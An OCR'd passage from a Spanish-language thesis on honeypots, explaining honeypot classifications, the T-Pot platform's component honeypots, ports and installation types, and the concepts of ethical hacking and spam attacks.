


Figura 2-2: Honeypot de baja interacción.

Fuente: (Belda, 2016)

Honeypots de alta interacción: Este tipo de honeypots son mucho más complejos ya que los servicios no son emulados, son servicios montados sobre sistemas operativos y hardware. Es decir, envuelven al atacante en un entorno real de actividad, ya que el equipo puede formar parte de la red y de sistemas en producción por lo que este tipo de honeypot son utilizados con propósitos investigativos.

Se posee la posibilidad de capturar cantidades mayores de información referente al modus operandi de los intrusos, esto se debe a que los mismos se encuentran operando frente a lo que es el sistema real, además en este tipo de honeypots no se asume ningún tipo de acercamiento ante el posible intruso, lo que provee un entorno abierto que permite capturar todas las actividades realizadas, y que permite ofrecer una amplia gama de servicios, aplicaciones y depósitos de información que permitan servir como un blanco potencial para todas aquellas actividades que se

desean comprometer (Torres, 2014). Como se puede observar en la siguiente figura 3-2 como trabaja un honeypot de alta interacción.




Figura 3-2: Honeypots de alta Interacción

Fuente: (Gallegos, Jaime, 2021)

2.2.3.2. Clasificación por su Implementación

Honeypots físicos: Estos honeypots son instalados en un servidor físico real, por lo que se transforma en un honeypot de alta interacción el cual tendrá sus propios riesgos, a más de la complejidad que conlleva su instalación.

Su localización permite evitar que se aumente el riesgo inherente a la determinada instalación honeypot, mediante una adecuada configuración de este tipo de honeypot ayudara a evitar posibles ataques, sin embargo, existe el peligro de que se genere tráfico debido a la facilidad que ofrece dicho honeypot para poder ser atacado, cualquier intruso externo será lo primero que llegue a encontrar, lo que provocará un gran consumo en el ancho de banda, y espacio en el fichero de log. En la siguiente figura 4-2 se muestra un ejemplo de un honeypot físico.




Figura 4-2: Honeypots Físicos

Fuente: (Gallegos, Jaime, 2021)

Honeypots virtuales: Este tipo de honeypot se lo implementa en máquinas virtuales, pero a diferencia de los físicos, tienen la ventaja de tener un gran espacio de direcciones IP ya que si se usara honeypots físicos se necesitaría uno por cada dirección IP.La ubicación de este tipo de honeypot permitirá detectar fácilmente a los intrusos internos incluso externos, sin embargo, la contrapartida a este tipo en la gran cantidad de alertas de seguridad, lo que provocará otros sistemas de seguridad de la red, al recibir estos ataques se ven en la necesidad de asegurar el resto de la red de honeypot. Se evidencia como trabaja un honeypot virtual en la figura 5-2 que se muestra a continuación.




Figura 5-2: Honeypots Virtuales

Fuente: (Gallegos, Jaime, 2021)

Honeypot de Producción

Este tipo de honeypot ayuda a reducir los riesgos de una determinada organización, mismos que permiten añadir nuevas características a las distintas medidas de seguridad, así como se encargan de detectar posibles ataques y poder disuadirlos a los atacantes, cabe destacar que estos sistemas de producción no permiten prevenir intrusos de los diferentes atacantes.

Los únicos procedimientos y mecanismos que sirve de prevención para lograr evitar posibles ataques que consisten en la desactivación de los servicios innecesarios, para poder actualizar aquellos que sean inseguros o sirvan para utilizar mecanismos que sean de carácter fuerte en cuanto a la autenticación.

A pesar de que los honeypots no pueden llegar a prevenir los ataques del sistema, en caso de que pueda alejar a posibles atacantes del sistema real.

Honeypot de Investigación

Son aquellos que se diseñan para poder obtener información de los atacantes y no añaden ningún tipo de característica de seguridad a una determinada organización, únicamente se utilizan en la investigación de nuevos mecanismos de intrusión en los diferentes sistemas.

El principal objetivo de este honeypot es recopilar información sobre los diferentes atacantes que lleguen a presentarse, además de que ofrecen servicios reales e incluye puede llegar a permitir que el atacante informático tome el control total del equipo.

2.3. T-Pot

T-Pot es una colección de diferentes honeypots reunidos por T-Mobile. Viene con una gran implementación de ELK stack para visualizar todos los eventos capturados por los diferentes honeypots y algunas otras herramientas dulces, así como otros componentes de soporte, incluidos en contenedores con Docker lo que hace que toda la configuración sea mucho más fácil de administrar. Esto nos permite ejecutar múltiples aplicaciones honeypot en la misma interfaz de red, manteniendo un pequeño espacio y restringiendo cada honeypot dentro de su propio entorno (Githlub, 2018).

Además, permiten integrar y permiten desplegar todos estos sistemas como señuelos de manera automática, rápida y sencilla, la principal ventaja de este tipo de sistemas es que poseen sus propios paneles gráficos de monitorización que son conocidos como dashboards, los mismos que son de gran utilidad para poder visualizar todos aquellos eventos de seguridad, pero, sin embargo, estas soluciones son más conocidas para los cibercriminales, lo que permite que sean fáciles de detección. En la siguiente figura 6-2 se muestra como es la arquitectura de los T-Pot




Figura 6-2: Arquitectura T-Pot.

Fuente: (Alonso, 2017)

T-Pot se basa en una distribución Debian (Estable), con demonios honeypot, así como otros componentes de soporte, incluidos en contenedores con Docker. Esto nos permite ejecutar múltiples demonios honeypot en la misma interfaz de red, manteniendo un pequeño espacio y restringiendo cada honeypot dentro de su propio entorno. El honeypot todo en uno (T-Pot) combina los honeypots dockerizados:

- **Conpot.**

Corresponde a un honeypot de baja interacción diseñado para emular sistemas de control industrial (ICS / SCADA), además permite simular un determinado entorno industrial completo, que es capaz de permitir observar al atacante en el momento que se encuentra accediendo a dicho entorno.

- **Cowrie.**

Un honeypot de interacción media diseñado para registrar ataques de fuerza bruta e interacciones de Shell a través de TELNET / SSH

- **Dionaea.**

Un honeypot de baja interacción diseñado para emular sistemas vulnerables que ejecutan protocolos como SMB, HTTP, FTP, TFTP, MSSQL, MySQL, SIP.

- **Elasticpot.**

Diseñado para capturar ataques en Elasticsearch, es decir, aquellos ataques que se originan por atacar a los diferentes sistemas que se encuentran con una clave determinada.

- **Emobility.**

Honeypot de alta interacción diseñado para simular un entorno de infraestructura de transporte con puntos de carga y una interfaz web central.

- **Glastopf.**

Un honeypot de baja interacción diseñado para simular una gran cantidad de diferentes vulnerabilidades web, como RFI, LFI y diferentes tipos de inyecciones.

- **Honeytrap.**

Un honeypot de baja interacción diseñado para observar ataques contra servicios TCP o UDP.

- **Mailoney.**

Un honeypot de baja interacción diseñado para emular los servicios SMTP y recopila información sobre los ataques contra el servidor de correo.

- **Rdpy.**

Diseñado para emular el protocolo RDP.

- **Vnclowpot**

Honeypot de baja interacción que escucha las solicitudes de RDP y registra las respuestas (Nilson).

El T-Pot necesita tener conexión para poder realizar actualizaciones, siendo las conexiones salientes: http, https y para el envío de ataques: ewsposter, hpfeeds. La disponibilidad de los puertos está directamente enlazada a su localización geográfica. Adicionalmente, en la primera instalación, se requiere enviar paquetes ICMP para encontrar el espejo más cercano y más rápido para el usuario.

El sistema T-Pot nos brinda las herramientas que se necesitan para poder realizar un sistema honeypot completamente almacenados en GitHub; Se necesita asegurar que el sistema tenga una conexión a internet para que los intrusos tengan acceso, de lo contrario no se receptara ningún

tipo de evento. Se recomienda colocar el sistema en una zona controlada y segura para que el tráfico TCP y UDP se pueda reenviar a la red del T-Pot. Si no se desea huellas digitales se procede a colocar el T-Pot detrás del firewall y reenviar todo el tráfico en los puertos desde el 1 hasta el 64000 al T-Pot, y permitir el acceso de IP confiables a partir del puerto 64001. Se puede reenviar puertos TCP como se crea conveniente puesto que honeytrap realiza un enlace dinámico de cualquier puerto TCP que no esté enlazado a otro demonio honeypot.

- Si se quiere acceder al usuario de administración se reenviará el puerto TCP 64294
- Si se requiere acceso SSH se reenviará el puerto TCP 64295.
- Si necesita acceder al usuario web se reenviará el puerto TCP 64297 (Paz, 2020).

En la figura 7-2 se muestra los protocolos utilizados en la capa de transporte y los puertos que cada honeypot interno hace uso.

Servicio	Protocolo	Puertos
Conpot	TCP	81,102,502
	UDP	161
Cowire	TCP	22
Dionaea	TCP	21, 42, 135, 443, 445, 1433, 3306, 5060, 5061, 8081
	UDP	69,5060
Elasticpot	TCP	9200
Emobility	TCP	8080
Glastopf	TCP	80
Honeytrap	TCP	25, 110, 139, 3389, 4444, 4899, 5900, 21000

Figura 7-2: Puertos disponibles para los servicios internos del T-Pot

Fuente: (Alonso, 2017).

2.3.1. Funciones principales de los T-Pot.

A continuación, se detallan las siguientes funciones principales de los T-Pot:

- Ayuda a desviar la atención del atacante de la red que es real al sistema, de tal manera que, no se encuentren afectados los recursos que son principales para la empresa.
- Captura nuevos virus o gusanos para poder estudiarlos posteriormente.

- Permite formar perfiles de los atacantes y los diversos métodos de ataque que son utilizados, de manera similar para poder construir un archivo de un determinado criminal y conocer sus modus operandi, para ya no recaer en el mismo intento de ataque y poseer mayor fuerza para poder contraatacar.
- Identificar aquellas nuevas vulnerabilidades y diferentes riesgos de los diferentes sistemas operativos, entornos y programas, los mismos que aún no se encuentran documentados debidamente (Nilson).

2.3.2. Ventajas del T-Pot.

- Originan un volumen reducido de datos, que a diferencia de otros sistemas clásicos de seguridad generan grandes cantidades de megas en los ficheros de logs con todo tipo de información que no resulta necesaria y útil.
- No necesita de muchos recursos, ya que no insumo mucho en el ancho de banda ni en la memoria del CPU, y cualquier tipo de ordenador se lo puede instalar.
- Sirven para ataques tanto internos como externos, su principal objetivo es pasar como desapercibidos dentro de una red o máquina.

2.3.3. Desventajas del T-Pot.

- Son elementos de carácter pasivo, esto quiere decir que en caso de no recibir ningún tipo de ataque no sirven de nada.
- Generan riesgos potenciales en las redes, esto se debe a la atracción que ejercen los posibles atacantes y puede ser utilizado como una fuente de ataque a otro tipo de redes.
- Su consumo se limita a una misma dirección IP y lo principal es que se asignen direcciones IP del rango de direcciones libres (Torres, 2014).

2.4. T-pot 20.06

El T-POT 20.06 fue lanzado el 30 de junio del 2020, después de un largo período de pruebas para garantizar la eficiencia del mismo, todos ellos tienen paneles de Kibana disponibles para cubrir los requerimientos de los usuarios. Con el lanzamiento de Debian Buster T-Pot tiene mayor acceso a todos los paquetes necesarios desde el primer instante.

Para esta versión, todas las imágenes de la ventana acoplable se reconstruyeron en función de versiones más recientes de las herramientas y los honeypots. De manera que la mayor parte de imágenes se ejecutan en Alphine 3.12 / Debian Buster. Cabe mencionar que algunos honeypots aún requieren Alphine 3.11 / 3.10 para su correcto funcionamiento.

Además, trae nuevos honeypots, como Dicompot, un nuevo Elasticpot y HoneySAP.

- Dicompot. Es un honeypot que posee baja interacción para el protocolo Dicom (estándar internacional para procesamiento de imágenes médicas) y Medpot que admite protocolo HL7, TPOT ofrece un tipo de instalación médica.
- Joneysap de SecureAuthCorp. Es un honeypot de baja interacción utilizada para servicios SAP, en el caso de T-POT configurado para el enrutador SAP.
- Elasticpot de Vesselin Bontchev reemplaza a ElasticpoyPY como un honeypot de baja interacción de Elasticsearch al tener mayor número de funciones, complementos y respuestas.

Luego de las pruebas realizadas por medio de la edición NextGen y posterior al lanzamiento de la plataforma Debian 10, el T-Pot mencionado tiene acceso a todos los paquetes disponibles que requiera el sistema como tal para su funcionamiento desde el primer momento. Si se cuenta con una versión anterior instalada se la puede actualizar a la versión 20.06. Es necesario contar con una copia de seguridad de la instalación previa para la actualización.

2.4.1. Requisitos del Sistema

Según el tipo de instalación, ya sea en hardware real o así bien en una máquina virtual, el sistema designado debe cumplir con los siguientes requisitos:

- 8GB de RAM para evitar inestabilidades.
- SSD de 128 GB (al usar menor capacidad se limita la capacidad de almacenar eventos)
- Red a través de DHCP
- Una conexión a Internet en funcionamiento, sin proxy. (Telekom Security, 2020)

2.4.2. Tipos de instalación

Actualmente se cuenta con diversos tipos de instalación prediseñados disponibles, los cuales se centran hacia diferentes aspectos para que pueda comenzar de inmediato, como se muestra en la tabla 1-2 que se detalla a continuación:

Tabla 1-2. Tipos de Instalación de T-Pot

TIPO	HONEYPOT	HERRAMIENTAS
Estándar	adbhoney, ciscoasa, citrixhoneypot, conpot, cowrie, dicompot, dionaea, elasticpot, heralding, honeysap, honeytrap, mailoney, medpot, rdpy, snare & tanner	cabina, cyberchef, ELK, fatt, elasticsearch head, ewsposter, nginx / heimdall, spiderfoot, p0f & suricata
Sensor	adbhoney, ciscoasa, citrixhoneypot, conpot, cowrie, dicompot, dionaea, elasticpot, heralding, honeypie, honeysap, honeytrap, mailoney, medpot, rdpy, snare & tanner	cabina, ewsposter, fatt, p0f y suricata
Industrial	conpot, cowrie, dicompot, heralding, honeysap, honeytrap, medpot & rdpy	cabina, cyberchef, ELK, fatt, elasticsearch head, ewsposter, nginx / heimdall, spiderfoot, p0f & suricata
Coleccionista	heraldo y trampa de miel	cabina, cyberchef, fatt, ELK, elasticsearch head, ewsposter, nginx / heimdall, spiderfoot, p0f & suricata
Próxima generación	adbhoney, ciscoasa, citrixhoneypot, conpot, cowrie, dicompot, dionaea, glutton, heralding, honeypie, honeysap, mailoney, medpot, rdpy, snare & tanner	cabina, cyberchef, ELK, fatt, elasticsearch head, ewsposter, nginx / heimdall, spiderfoot, p0f & suricata
Médico	dicompot y medpot	cabina, cyberchef, ELK, fatt, elasticsearch head, ewsposter, nginx / heimdall, spiderfoot, p0f & suricata

Fuente: (Telekom Security, 2020)

2.5. Hacking ético

Para comprobar el correcto funcionamiento y correcta instalación del T-Pot en el servidor y con la dirección IP asignada se realizó unos ataques de tipo DoS y spam montada en una máquina virtual haciendo uso del hacking ético, que es un concepto que ha ido ganando territorio y adeptos durante los últimos años. Dentro es este aspecto es importante comprender que los términos "hacking informático" y "hacking ético" son muy diferentes entre sí. Dentro de este contexto, existen diversas leyes que regulan muchos de los aspectos empleados dentro de este tema.

Con base en lo mencionado anteriormente, se puede definir al hacking ético como las técnicas utilizadas por profesionales de la seguridad con el fin de apoyar y ayudar a la defensa de sistemas ante los posibles ataques informáticos que estos puedan sufrir. A diferencia del hacking informático, el hacking ético se fundamenta en encontrar las posibles soluciones en seguridad informática por medio de la realización de pruebas en redes con el objetivo de encontrar vulnerabilidades, para posteriormente reportarlas para tomar las medidas necesarias dentro de un sistema.

En la mayoría de casos de ataques informáticos, las herramientas empleadas por los hackers son las mismas empleadas por los profesionales en seguridad informática. Por tal razón, es fácil entender que el profesional que trabaja como hacker ético aplica los mismos procedimientos y procesos que los hackers informáticos. La práctica del hacking ético ha tenido opositores y adeptos, esto debido a su terminología que mezcla dos términos prácticamente opuestos. El desconocimiento del rol que juega el hacking ético es la principal causa de esta problemática Rodríguez (2020).

Existe también otra clasificación referente a las actividades realizadas por los hackers. Esta clasificación se divide en sombrero blanco (White hat) y sombrero negro (black hat). Los hackers de sombrero blanco son los hackers éticos; mientras los de sombrero negro son aquellos que explotan las vulnerabilidades en los sistemas con el propósito de demostrar que han burlado la seguridad de la entidad. En la figura 8-2 se puede apreciar de mejor manera la clasificación mencionada.

Figura 8-2: Clasificación de los hackers

Fuente: (Dias, 2014)

2.5.1. Hackers de sombrero blanco

Este tipo de hackers emplean su experiencia y habilidades adquiridas con el propósito de brindar seguridad informática a los sistemas afectados. Este tipo de hackers suelen ser profesionales de la seguridad informática con la comprensión del hacking y el uso de herramientas para poder ejecutar dichas tareas y, a su vez, emplean sus conocimientos para encontrar vulnerabilidades y detectar las respectivas contramedidas (Betancourt, 2014).

Este tipo de hackers realizan sus ataques previa autorización del dueño del negocio u organización a la que se dirige el ataque. Es importante mencionar que siempre es necesario obtener el permiso del dueño del establecimiento o red informática para poder efectuar el ataque controlado, esto debido a que es la manera correcta de proceder con al momento de buscar las vulnerabilidades de un sistema.

2.5.2. Hackers de sombrero negro

Este tipo de hackers emplean sus habilidades para fines ilícitos o perjudiciales, rompiendo la seguridad de los sistemas para vulnerar la integridad del mismo con malas intenciones, buscando también la manera de obtener un acceso no autorizado al sistema. Los hackers de sombrero negro siempre van a intentar destruir datos vitales o activos de la red informática; también buscan negar del servicio a los usuarios legítimos del sistema. Este tipo de hackers pueden ser fácilmente diferenciados de los hackers de sombrero blanco debido a sus acciones y propósitos (Betancourt, 2014).

2.5.3. Hackers de sombrero gris

Además de los tipos de hackers mencionados previamente, existe una clasificación intermedia. Los hackers de sombrero gris pueden trabajar de manera ofensiva o defensiva, dependiendo del escenario en donde se encuentren encasillados. Este tipo de hackers solo se preocupan en las herramientas y tecnologías relacionadas con el hacking. Este tipo de hackers acceden a sistemas no autorizados sin obtener permisos por parte del propietario de la red, pero en lugar de cometer un tipo de acto malicioso para la red, destacan los problemas de seguridad en un sistema, ayudando a las víctimas a tomar conciencia de las vulnerabilidades que presentan sus sistemas (Betancourt, 2014).

En resumen, este tipo de hackers "ayudan" a sus víctimas a que estos puedan ver las vulnerabilidades que estos presentan en sus sistemas. La única diferencia palpable entre este tipo de hackers con los de sombrero blanco es que estos no obtienen un permiso de acceso a la red por parte del propietario. Si bien los hackers de sombrero gris pueden tener buenas intenciones, al no poseer un permiso expreso por parte del propietario del sistema para ingresar al mismo, estos no pueden ser considerados como hackers éticos.

2.6. Tipos de ataques perpetuados al sistema

Dentro de este aspecto, existe una gran cantidad de maneras por las que un hacker o un cracker pueden atacar un sistema. Los crackers son los que ejecutan técnicas de intrusión con fines maliciosos y lucrativos; mientras que los hackers éticos ejecutan estas actividades con fines éticos y de ayuda. Estos ataques se pueden lograr por medio del aprovechamiento de las debilidades y vulnerabilidades del sistema, mismas que pueden ser halladas por medio de diferentes estrategias de hacking. A continuación, se mencionarán los tipos de ataques más comunes dentro de la red, recordando que con el paso del tiempo pueden existir nuevas y mejores técnicas de hacking. Para este proyecto se ha realizado de manera autónoma la práctica de hacking ético tales como: DoS y spam montados en una máquina virtual que atacará a nuestro sistema, además que se realizó la invitación a atacantes de todo el mundo por medio de foros y redes sociales hacia la comunidad hacker, pero asumiendo el riesgo evidente de que no todos los ataques iban a ser por hackers éticos, teniendo en cuenta también que al finalizar la instalación el T-Pot realiza un envió automático de invitaciones para ser atacado, por lo cual se pudo recibir información de todo tipo de ataque y atacante que tuvo interacción con la red que se detalla a continuación junto con algunos de los ataques más comunes.

2.6.1. Ataques por correo no deseado (SPAM)

Los ataques por spam son un fenómeno que se ha generalizado en los últimos años, y cuya tendencia se va incrementando con el paso de los años, tanto así que para la actualidad representan un porcentaje alarmantemente elevado de todos los mensajes recibidos en un correo electrónico. Se calcula que del total de mensajes que circula por la red entre correos electrónicos los mensajes spam representan un 80%, estos mensajes tienen algunos elementos que los caracterizan tales como:

- Por lo general contienen algún tipo de publicidad.
- La dirección de emisor suele ser desconocida o falsificadas.
- Contienen mensajes llamativos, para captar la atención de la víctima.
- Estos mensajes por lo general no permiten realizar una respuesta (Jaén, 2018).

Como se sabe todo correo electrónico tiene el apartado para correo no deseado o spam, pero no todos son detectados y la eficiencia de estos ataques está en que se recibe en la bandeja de entrada como si fuese un correo real como se muestra en la figura 9-2.

